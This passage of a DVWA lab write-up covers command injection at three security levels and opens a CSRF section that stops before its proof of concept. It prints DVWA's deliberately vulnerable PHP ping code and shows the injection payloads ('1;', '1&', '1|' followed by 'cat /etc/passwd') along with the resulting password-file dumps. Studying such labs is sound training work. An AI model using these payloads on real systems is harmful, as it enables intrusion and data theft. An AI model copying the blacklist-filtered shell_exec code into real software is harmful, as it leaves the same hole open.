    // Set blacklist
    $substitutions = array(
        '&'  => '',
        ';'  => '',
        '| ' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
        '||' => '',
    );

    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

2. After the shell executes **“1;”** the shell will execute this **cat /etc/passwd** afterward, because the shell thinks it was still 1 shell command.



Vulnerability: Command Injection

Ping a device

Enter an IP address: 1; cat/etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologi
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
ubuntu:x:1000:1000:ubuntu:/home/ubuntu:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
```

More Information


- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection

Username: admin
Security Level: low

Command Injection: Medium

1. From the source code we can still input random integer or any character instead of the IP Address, because the system did not validate user input, so we can input anything. There are 2 characters that the system substituted **&&** and **;** so when we input one of this character the system

will do substitutions function and the character will be replaced as a blank in the array. We can use any other operator (meta-characters) to trick the shell into executing arbitrary commands.



Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Application (DVWA) v1.1
localhost/dvwa/vulnerabilities/view_source.php?id=exec&security=medium

Command Injection Source

vulnerabilities/exec/source/medium.php

```
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'  => '',
    );

    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

2. After the shell executes **“1&”** the shell will execute this **cat /etc/passwd** afterward because the shell will think when executing **“1&”** there is still shell command that needs to be executed and the next command the shell will be executed is **cat /etc/passwd**.



Vulnerability: Command Injection

Ping a device

Enter an IP address: 1&cat /etc/passwd Submit

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologi
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
ubuntu:x:1000:1000:ubuntu:/home/ubuntu:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
```

More Information


- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection

Username: admin
Security Level: medium
PHPIDS: disabled

Command Injection: High


1. From the source code we can still input random integer or any character instead of the IP Address, because the system did not validate user input,

so we can input anything and also the admin use **trim** function so any extra space in the first array [0] and the last array[∞] will be removed . There are several characters that the system will substitute, so when we input one of these characters the system will do substitutions function and the character will be replaced as a blank in the array. We can only use 2 operators (meta-characters) to trick the shell into executing arbitrary commands, in this case, we can use "|" without any space after that because the system will replace the "| " if you use extra space. And also "|| "



```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&'  => '',
        ';'  => '',
        '| ' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
        '||' => '',
    );

    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

2. After the shell executes **“1|”** the shell will execute this **cat /etc/passwd** afterward because the shell will think when executing **“1|”** there is still shell command that need to be executed and the next command the shell will be executed is **cat /etc/passwd**.



Vulnerability: Command Injection

Ping a device

Enter an IP address: 1|cat /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
ubuntu:x:1000:1000:ubuntu:/home/ubuntu:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
```

More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection

Username: admin
Security Level: high
PHPIDS: disabled

3. CSRF

Severity: High

Cross-site request forgery is a type of malicious exploit of a website where unauthorized commands are submitted from a user that the web application trusts.
In a CSRF attack, an innocent end user is tricked by an attacker into submitting a web request that they did not intend. This may cause actions to be performed on the website that can include inadvertent client or server data leakage, change of session state, or manipulation of an end user's account.


Mitigation:

- Making sure that the request you are Receiving is Valid.
- Making sure that the request comes from a legitimate client.
- Implement an anti CSRF Token.

Proof of Concept:

CSRF: Low

1. Change the password to 1234




Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

